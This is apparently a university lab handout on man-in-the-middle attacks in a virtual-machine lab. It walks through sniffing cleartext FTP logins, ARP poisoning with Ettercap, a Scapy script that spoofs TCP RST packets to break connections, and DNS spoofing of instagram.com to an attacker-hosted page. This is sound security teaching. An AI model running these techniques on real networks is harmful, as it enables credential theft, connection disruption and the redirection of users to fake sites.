

Lab6 Ettercap for the Man-in-the middle Attack

Due by midnight February 16, 2023

20 points

Lab Learning Objectives

- Use Wireshark to sniff and analyze packets
- Use Ettercap to perform ARP cache poisoning
- Use Ettercap to perform DNS cache poisoning

Lab Setup

In this lab, you will use Kali Linux, Ubuntu Linux and Metasploitable 2 Linux virtual Machines

If you didn't install Metasploitable 2, download it from the Google Drive and unzip the image. Once you unzip the file, double click on Metasploitable.vmx and load it into VMWare Workstation 17. Now boot your Metasploitable 2 Linux guest system. If VMware prompts you about whether you "moved" or "copied" this virtual machine, select "I copied it." If it doesn't prompt you, that's ok.

Below is the login credential for the virtual machine

Login id: msfadmin

Password: msfadmin

Lab Instructions

1. Open a terminal in Kali and switch from kali to root

\$ sudo su -

The Ettercap 0.8.3 came with the Kali distribution unfortunately has bug which will cause segmentation error when we change the uid to 0. We will install a newer version of Ettercap. Ettercap depends on a number of libraries. We install them by typing

\$ sudo apt-get update

\$ sudo apt-get install debhelper bison check cmake flex ghostscript libbsd-dev libcurl4-openssl-dev libgeoip-dev libltdl-dev liblua5.1-dev libncurses5-dev libnet1-dev libpcap-dev libpcre3-dev libssl-dev libgtk-3-dev libgtk2.0-dev

After that change directory to /opt

\$ cd /opt

\$ sudo git clone <https://salsa.debian.org/pkg-security-team/ettercap>

\$ cd ettercap

\$ sudo mkdir build

\$ cd build

\$ sudo cmake .. (*if this doesn't work, check dependencies and

\$ sudo make

\$ sudo make install

Before running Ettercap for the first time, we need to make a couple of changes to its configuration file at **/etc/ettercap/etter.conf**. Move to your Kali Linux machine and bring up a terminal, run

\$ sudo gedit /etc/ettercap/etter.conf

```
[privs]
ec_uid = 65534          # nobody is the default
ec_gid = 65534          # nobody is the default
```

Change `ec_uid` and `ec_gid` to 0 so that Ettercap can run with root privileges. Now scroll down to the Linux section of the file and uncomment (removing the leading # characters) before two lines shown in the screen shot to set iptables firewall rules to redirect the traffic.

```
#-----
#      Linux
#-----

redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"
redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"
```

After you finish all the changes, click the Save button to save the change. We also need to set IP forwarding on the Kali Linux machine to avoid denial-of-service.

\$ sudo sysctl -w net.ipv4.ip_forward=1


Next, we will install the ftp on Kali Linux machine, run

\$ sudo apt-get install ftp

2. Next, run Wireshark at the Kali Linux terminal

\$ sudo wireshark

Make sure to run Wireshark under kali not root. Otherwise Wireshark will not open. In the Wireshark GUI interface, click **Capture** at top the window and then select the **Options...** menu. To simulate a physical switched network, in the **Wireshark Capture Interfaces** window, please make sure the **Promiscuous** checkbox for `eth0` is unchecked. Also uncheck the **Enable promiscuous mode on all interfaces** checkbox at the left bottom corner of the window. Click the **Start** button and the Wireshark is ready to sniff the packets.




Let's bring up another Linux terminal. We will now sniff some packets for our own traffic. We will ftp from our Kali Linux machine to the Metasploitable 2 virtual machine, run

\$ ftp Metasploitable_2_IP_Address


Use **anonymous** as the login id and **any password you'd like to use** as the credentials to login the ftp server running on the Metasploitable 2 virtual machine.

```
(kali@kali)-[~]
$ ftp 10.0.2.129
Connected to 10.0.2.129.
220 (vsFTPD 2.3.4)
Name (10.0.2.129:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

You should now see the Wireshark has captured some packet. Let's use the filter to obtain the packets we are interested in. Use **tcp and ip.dst==Metasploitable_2_IP_address** as the filter to get our desired packets. We should now see all the packets associated the Metasploitable 2 virtual machine as the destination.






Select one of those packets and right click, choose **Follow → TCP Stream**



You now see the username and password we entered to authenticate to the Metasploitable FTP server. This is not super exciting since we just eavesdropped our own communication.




3. To make things more interesting, we will now to sniff the communications from other users and hopefully to steal their credentials. Click  to stop capturing packets. Then click  to start capturing new packets. Select **Continue without Saving** button in the next screen since we will save the captured packets from the previous session.



Now, let's move to the Ubuntu Linux machine. Bring up a terminal and try to ftp to the Metasploitable 2 virtual machine. Again, use anonymous as the login id and any password you'd like to use as the credentials to login the ftp server running on the Metasploitable 2 virtual machine.

```
georgia@ubuntu: ~  
File Edit View Terminal Tabs Help  
georgia@ubuntu:~$ ftp 10.0.2.129  
Connected to 10.0.2.129.  
220 (vsFTPd 2.3.4)  
Name (10.0.2.129:georgia): anonymous  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>
```

Use **tcp and ip.dst==Metasploitable_2_IP_address** as the filter to get our desired packets. We should not see any packets in this case. Why? Because the network switch only sends the packets that belong to the Kali Linux machine.



4. Next, we will use ARP cache poisoning attack to trick our target machines, in our case the Ubuntu Linux and Metasploitable 2 virtual machines, into believing the traffic belongs to us so that we can capture using Wireshark.

Start Ettercap by running

\$ sudo ettercap -G


Make sure to run Ettercap under kali not root. Otherwise Ettercap will not open. Turn off the Sniffing at startup option. Then choose **eth0** as the Primary interface. After that, click the Accept button (✓) at the top menu bar.




Then Click the **Scan for hosts** button at the top menu bar. Ettercap will scan to find all online hosts in the subnet.



Once it is done, click the **Hosts List** at the top menu bar. You should see a list of IP addresses for all online hosts. Select the IP address for the Ubuntu Linux machine and then click **Add to Target 1**. After that, select the IP address for Metasploitable 2 machine and then click **Add to Target 2**. Both machines' IP addresses should now appear in the windows below.




We are ready to perform the ARP cache poisoning attack. Click **Mitm menu** button at the top menu bar. In the dropdown menu, select **ARP poisoning....** In the next screen, make sure that the **Sniff remote connections** checkbox is checked and then click the **OK** button.



Let's move back to the Ubuntu Linux machine and try to ftp to the Metasploitable 2 virtual machine. Again, use anonymous as the login id and any password you'd like to use as the credentials to login the ftp server running on the Metasploitable 2 virtual machine. Move back to the Kali Linux machine. Use `tcp and ip.dst==Metasploitable_2_IP_address` as the filter to get our desired packets. We should now see packets destined to the Metasploitable 2 virtual machine. Use the techniques discussed in step 2, you should now sniff the clear text credentials of the Ubuntu Linux user.

After you are done, click **STOP MITM** button at the top menu bar on Ettercap. After that, close the Ettercap.



5. Next, let's attack the FTP connection between Ubuntu and Metasploitable 2 from Kali Linux. Remember that the reset bit in TCP can tear down the connection abruptly. If we can spoof a TCP RST packet from Kali and send it to either Ubuntu or Metasploitable 2, the TCP connection between Ubuntu and Metasploitable 2 will be broken. Before launching the attack, we need to make sure that the sequence numbers in the spoofed packet need to be the same as those used by the connection. Otherwise, the receiver will discard the spoofed packet. Recall from our discussion of TCP three-way handshaking, the acknowledge number from the previous packet will become the sequence number of the next packet. We will use this property to construct the correct sequence member for the spoofed packet. Below we write a simple Python script using the sniff function from Scapy to sniff and spoof a TCP RST packet to attack the Ubuntu machine (you need to change the IP address in the script based on your lab environment).

Open a terminal and open the gedit so that we can type the attack script.

\$ sudo gedit &

Type the script in gedit. Please be advised that the IP address may be different in your lab environment. After that save it as `tcp_reset.py`. Next, we make our script executable by typing

\$ sudo chmod u+x tcp_reset.py

Run the above script on your Kali Linux.

\$ sudo ./tcp_reset.py

```
#!/usr/bin/python3

from scapy.all import *

def spoof_tcp(pkt):

    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport, flags="R", seq=pkt[TCP].ack)

    pkt = ip/tcp
    send(pkt, verbose=0)

sniff(filter='tcp and src host 192.168.77.170', prn=spoof_tcp)
```

Move to the Ubuntu box and try to issue some commands at the FTP prompt such as ls.

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls
421 Service not available, remote server has closed connection
ftp> █
```

If the attack is successful, when typing the command at the FTP prompt, you will see a message such as “421 Service not available, remote server has closed connection”, indicating that the TCP connection is broken.

For the following step, make sure that all your VMs’ networking setting is NAT.

6. To make thing even more interesting, we will use Ettercap to perform the DNS cache poisoning. First, let’s modify **/etc/ettercap/etter.dns** to create a bogus DNS record for **www.instagram.com** to point to our Kali Linux machine’s IP address.

\$ sudo gedit /etc/ettercap/etter.dns &

```
#                                                                    #
# Sample hosts file for dns_spoof plugin                            #
#                                                                    #
# the format is (for A query):                                       #
#   www.myhostname.com A 168.11.22.33 3600                          #
#   *.foo.com           A 168.44.55.66 [optional TTL]              #
#                                                                    #
www.instagram.com A 192.168.77.169                                  #
*.instagram.com  A 192.168.77.169                                  #
```

Please modify the etter.dns file according to the screenshot above (please replace the IP address 192.168.77.169 with your own Kali Linux IP address). You are free to choose a different domain to spoof. After you are done, click the **Save** button to save the file. In order to perform the DNS cache spoofing, we need to know the IP address of the default gateway (sometime referred as the first hop router) of the subnet. In your Kali Linux terminal, run

\$ sudo route -n

```
kali@kali:~$ sudo route -n
Kernel IP routing table
Destination      Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0          192.168.77.2   0.0.0.0         UG    100    0      0 eth0
192.168.77.0     0.0.0.0        255.255.255.0   U     100    0      0 eth0
```

The default gateway is indicated by **UG** in the **Flags** column. For example, from the screenshot above, the default gateway is 192.168.77.2. This is expected as VMware Workstation's DHCP instructs the VM to use the IP address <netid>.2 as the default gateway and DNS server. The netid in my case is 192.168.77. Your default gateway might be different in the netid portion. However, if your VM's network setting is NAT, the last octet of the gateway IP should be 2. Next, we will create a simple webpage displaying You are hacked.


On Kali Linux, type

\$ sudo cp /var/www/html/index.html /var/www/html/index_backup.html

Open the index.html file by typing

\$ sudo gedit /var/www/html/index.html

You can delete the contents in the file and replace with **<h1> You are hacked </h1>**. Click the **Save** button to save the file.




Next, let's start the Apache web server on the Kali Linux machine, run

\$ sudo service apache2 start


Now, start the Ettercap, run

\$ sudo ettercap -G


Follow the steps in step 4 to perform **Scan for hosts**. Once it is done, click the **Hosts List** at the top menu bar. You should see a list of IP addresses for all online hosts. Select the IP address for the Ubuntu Linux machine and then click **Add to Target 1**. After that, select the IP address for gateway and then click **Add to Target 2**. Both machines' IP addresses should now appear in the windows below.




Click **Mitm menu** button at the top menu bar. In the dropdown menu, select **ARP poisoning....** In the next screen, make sure that the **Sniff remote connections** checkbox is checked and then click the **OK** button.



After that, click the **Ettercap Menu** button at the top menu bar, select **Plugins** in the dropdown menu.



Click **Manage plugins** in the next screen. In the plugins list, find **dns_spoof** plugin and double click to select it (there will be a * appearing next to the plugin name after you successfully select it). After that click the **Start/Stop Sniffing** button at the top left corner of the menu bar.



Now, move to your Ubuntu Linux machine to perform dig on www.instagram.com.

\$ dig www.instagram.com

```
georgia@ubuntu:~$ dig www.instagram.com

; <<>> DiG 9.5.0-P2 <<>> www.instagram.com
;; global options: printcmd
;; connection timed out; no servers could be reached
georgia@ubuntu:~$ dig www.instagram.com

; <<>> DiG 9.5.0-P2 <<>> www.instagram.com
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50843
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.instagram.com.                IN      A

;; ANSWER SECTION:
www.instagram.com.                3600    IN      A      192.168.77.169

;; Query time: 6 msec
;; SERVER: 192.168.77.2#53(192.168.77.2)
;; WHEN: Fri Sep  4 11:41:53 2020
;; MSG SIZE  rcvd: 51
```

You can see that the DNS resolution for www.instagram.com has been change to the IP address of the Kali Linux machine. Bring up the Firefox web browser and surf to www.instagram.com. After waiting for a few minutes, we should see a web page displaying You are hack instead of the Instagram main page.



You are hacked

Lab Report

- please include your name and 700# at the beginning of your report
- please upload your report to the Blackboard by the due date
- You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed
- only word or pdf format is acceptable
- you must show all the necessary commands associated with each task in order to receive credits
- your screenshots size must be appropriate to provide the visible details

1. SSH conducts encryption at the transport layer, which is above the network layer, i.e., only the payload in TCP packets are encrypted, not the header. Therefore, the TCP RESET attack should still be successful since the attack only needs to spoof the header part. Repeat step 5 to attack the SSH connection between Ubuntu and Metasploitable 2 from Kali Linux. From your Ubuntu terminal, you can issue the following command to ssh to metasploitable 2

```
$ ssh msfadmin@metasploitable_IP_Address
```

Use msfadmin as the password for the ssh server. Provide screenshots step by step showing your attack is successful.